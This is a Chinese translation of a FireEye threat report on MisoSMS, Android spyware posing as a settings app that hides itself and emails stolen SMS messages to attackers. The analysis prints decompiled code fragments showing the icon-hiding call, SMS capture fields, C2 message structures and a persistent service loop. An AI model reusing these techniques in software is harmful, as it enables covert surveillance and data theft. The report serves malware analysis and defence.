MisoSMS:新型的 Android 惡意軟體

原文出處：FireEye (CERT 譯)
http://www.fireeye.com/blog/technical/botnet-activities-research/2013/12/misosms.html

直至今日，FireEye 已經發現並且幫助消弱大型進階行動裝置殭屍網路的其中之一。這個我們稱為“MisoSMS"的殭屍網路至少被用於 64 個間諜軟體活動中，偷取簡訊訊息並且透過電子郵件將之傳送給位在中國的網路罪犯。

MisoSMS 透過佈署一類的惡意 Android 應用程式來感染 Android 作業系統。這個行動裝置惡意軟體偽裝成用來進行管理工作的 Android 設定應用程式。當被執行，它偷偷的偷取使用者的個人簡訊訊息並且將之透過電子郵件寄到一個位於中國的命令及控制(CnC)設備。FireEye 行動威脅防禦平台將這類的惡意軟體偵測為 "Android.Spyware.MisoSMS"。

以下是 MisoSMS 的一些重點：
-我們發現 64 個屬於 MisoSMS 惡意軟體家族的行動裝置殭屍網路活動。
-每一個活動都利用網路郵件來作為其(CnC)基礎設施。
-FireEye 一直與社會各界合作來擊倒這個命令及控制基礎設施。
-大多數被感染的裝置都在韓國，這讓我們相信這個威脅仍是活躍的且盛行於該地區。
-攻擊者位在韓國以及中國大陸以及其他地點，會週期性的讀取這些被偷走的簡訊訊息。

MisoSMS 在韓國活躍且廣泛，而我們正努力與韓國執法單位以及中國網路郵件供應商合作以減輕這個威脅。這個威脅凸顯出對於更多跨國以及跨組織的努力來打擊大行惡意活動的需求。

在這篇部落格文章貼出的同時，所有回報的惡意電子郵件帳戶都已經被停用，而我們目前還沒有發現有任何新的電子郵件地址被攻擊者註冊。FireEye 實驗室會密切監視這個威脅並且持續與相關當局合作以減輕它。

技術分析

一旦這個應用程式被安裝，它會將自己顯示為"Google Vx"，它會要求這個裝置的最高管理員權限，這個權限可以讓此惡意軟體能夠將自己從使用者隱藏起來，如 Figure 2 所示。




Figure 1




Figure 2


Figure 3 的訊息翻譯如下："這項服務是疫苗殺手。版權所有 2013 google.org"

Figure 3

一旦用戶給這個應用程式最高管理員的權限，這個應用程式會顯示 Figure 3 的訊息，翻譯是"這個檔案是危險且無法使用的，請在這個網頁上檢查它"，以及一個確定按鈕。然後要求使用者確認刪除，表面上是提供選項來確認跟取消，如果使用者點擊確認，該應用程式會睡眠 800 毫秒之後顯示一個"刪除完成"的訊息，如果使用者點了取消，該應用程式會立刻顯示"刪除完成"訊息。

在兩種情況中，以下的 API 呼叫會執行讓應用程式從使用者被隱藏。
MainActivity.this.getPackageManager().setComponentEnabledSetting
MainActivity.this.getComponentName(), 2, 1);
這個應用程式以一種獨特的方式來洩漏簡訊訊息。某些簡訊竊取惡意軟體透過傳送簡訊到攻擊者所控制的號碼來傳送使用者簡訊訊息的內容，其他則透過 TCP 連線來將簡訊訊息傳送到命令及控制伺服器。相對的，這個惡意軟體將偷到的簡訊訊息透過 SMTP 連線傳送到攻擊者的電子郵件地址。一個南韓的公司在其部落格中描述類似的以 SMTP 為基礎的洩漏技術。在 VirusTotal 上，我們發現大多數以 MisoSMS 為基礎的應用程式無法或是被很少的防毒供應商偵測出來。

這個應用程式最初會發一封帶有目標裝置電話號碼的電子郵件。如下面的螢幕截圖。



這個惡意應用程式在安裝的時候建立一個叫做"soft_data"的資料庫。它也透過執行以下的 SQL 式建立了一個資料庫的資料表。
paramSQLiteDatabase.execSQL(“CREATE TABLE IF NOT EXISTS ulccd(id varchar(50),sender varchar(50),date varchar(20),content varchar(500))”);

這個應用程式註冊一個服務給 SMS_RECEIVED intent。一旦它收到這個 intent，這個應用程式就會呼叫 com.mlc.googlevx.SinRecv.onGetMsg() 方法。當一個被 MisoSMS 感染的裝置收到簡訊，這個方法會提取該簡訊的內容並且創造一對如下所示的 key-value：
(“sender”, this.val$str1); // Phone number of the sender of the SMS

(“content”, this.val$str2); // Content of the SMS message

(“date”, this.val$str3); // Date of the SMS


(“id”, “1″); // Hardcoded identifier

(“key”, xdataStruct.id); // Device ID

(“op”, “Add”); // Operation to be performed “Add” indicates SMS to be added

(“phone_number”, xdataStruct.selfnum); // Phone number of the infected user

上面的資料會被紀錄並且一個以被感染裝置的電話號碼為標題的電子郵件會被送出。電子郵件的內文包含傳送簡訊到受感染裝置的那個裝置的電話號碼以及其內容。下面的 Figure 6 顯示一個正在傳送資料的封包。



如果傳送電子郵件失敗，它會將簡訊紀錄在 soft_data 資料庫中。

一旦這個應用程式被安裝及執行，這個應用程式也會在背景執行三個服務 RollService、MisoService 以及 BaseService：

RollService

這個服務在執行的最初 5 分鐘會以執行睡眠指令。一旦睡眠結束，RollService 會輪詢 soft_data 資料庫並且嘗試傳送那些先前傳送失敗的簡訊資料。一旦傳送成功，RollService 會將 soft_data 的資料刪除。

MisoService

一旦執行，MisoService 會在背景產生一個線程。這個線程負責重播資訊給命令及控制伺服器。重播的訊息使用被轉為 byte stream 的資料結構，那些結構的構件如下所示：.

重播結構：

public final int Request_BookInfo_len = 70;

public final int Request_Head_Len = 95;

public final int Request_RecPhoneInfo_Len = 8;

public Vector<RequestStruct_BookInfo> book_list = new Vector(); contains

public String book_name = “”;

public String book_num = “”;

public RequestStruct_Head data_head = new RequestStruct_Head(); contains

public String android_id = “”;

public int book_count = 0;

public short client_version = 1;

public byte is_back_door = 0;

public String os_version = “”;

public short phone_book_state = 0;

public String phone_model = “”;

public String phone_num = “”;

public short sms_rec_phone_count = 0;

public int sms_task_id = 0;

public Vector<RequestStruct_RecPhoneInfo> rec_phone_list = new Vector();
contains

public int reccode = 0; public int recphoneid = 0;

請求結構：

public final int Replay_Head_Len = 583;

public final int Replay_NewAddr_Len = 261;

public final int Replay_RecPhone_len = 24;

public ReplayStruct_Head data_head = new ReplayStruct_Head(); contains

public byte is_send_book = 0;

public byte is_uninstall_backdoor = 0;

public byte is_upbook = 0;
public byte is_update = 0;

public String last_client_url = “”;

public short last_client_url_len = 0;

public short last_client_version = 1;

public short new_addr_count = 0;

public short reconn_deply = 300;

public String sms_task_content = “”;

public int sms_task_id = 0;

public short sms_task_rec_phone_count = 0;

public Vector<ReplayStruct_NewAddrInfo> new_addr_list = new Vector(); contains

public short new_addr_len = 0;

public int new_addr_port = 8080;

public String new_addr_url = “”;

public Vector<ReplayStruct_RecPhoneInfo> rec_phone_list = new Vector(); contains

public int rec_phone_id = 0;

public String rec_phone_num = “”;

一旦 MisoService 被啟動，它會檢查手機是否連接到網際網路或是行動網路。如果是的話，它會傳送一個以 byte array 形式且上面所示的請求資料結構。然後從請求結構產生一份資料的附本複製到重播結構中並且透過簡訊傳送這個請求結構的 byte array。

這個簡訊的號碼沒有寫在程式碼中，所以這些訊息暫時不會發送。但所有的資訊都紀錄在 soft_data 資料庫中，以及一個到該應用程式的更新會傳送簡訊以及上面所提到的資料。MisoService 也會使用一個稱為 libmisoproto.so 嵌入的原始物件來使用 Java Native Interfaces 進行 socket 連線到 SMTP 伺服器。這個共享物件是這個惡意軟體家族獨有的，也是為什麼我們將這個惡意軟體命名為 Android.Spyware.MisoSMS。

以下是 MisoService 的摘錄：

```
static {
        System.loadLibrary(“MisoProto”);

}

 static byte[] access$1(byte[] arg1) {

        return MisoService.jndkAction(arg1);
```

```
}

 private static native byte[] jndkAction(byte[] arg0) {

}

public void onCreate() {
…

new Thread() {

public void run() {

MisoData.request_data.Reset();

                    MisoData.replay_data.Reset();

                    while(true) {

                                if((BaseSystem.isNetworkAvailable(MisoService.th
is.context)) &&

                                (BaseSystem.isPhoneAvailable(MisoService.this.co
ntext))) {
                                            if(BaseSystem.android_id.equals(“”)) {

                                                        BaseSystem.Init(MisoService
.this.context);

                                            }


MisoData.request_data.data_head.android_id = BaseSystem.android_id;

                                MisoData.request_data.data_head.phone_model =
BaseSystem.phone_model;
```

```
                    MisoData.request_data.data_head.os_version =
BaseSystem.os_version;

                    MisoData.request_data.data_head.phone_num =
BaseSystem.phone_num;

                    byte[] v0 =
MisoService.jndkAction(NetDataCover.RequestToBytes(MisoData.request_data ));

                      MisoService.access$1(v0);

                    if(v0 != null) {

                            MisoData.request_data.Reset();

                            MisoData.replay_data =
NetDataCover.BytesToReplay(v0);

                            MisoAction.Action();

                    }

                if(MisoData.replay_data.data_head.sms_task_rec_phone_count
 != 0) {

                                    continue;

                    }

                SystemClock.sleep(((long)(MisoData.replay_data.data_head.re
conn_deply * 100 )));

                    continue;

                }

SystemClock.sleep(10000);
```

```
                }

            }

        }.start();

}
```

MisoData.replay_data.data_head.reconn_deply 的值被設定為 300，將服務重試的睡眠時間設為 30 秒。

BaseService

BaseService 確保 RollService 跟 MisoService 不會停止運行，BaseBootReceiver 類別也使用 BaseService 在如果裝置重新開機的時候起動另外兩個服務。

```
BaseService.this.startService(new Intent(BaseService.this.context,
RollService.class));

BaseService.this.startService(new Intent(BaseService.this.context,
MisoService.class));
```

結論

MisoSMS 是利用現代殭屍網路技術以及基礎設施的最大的行動殭屍網路之一。這個發現，加上其他 FireEye 的發現，突顯出行動安全的重要性以及快速變化的威脅環境。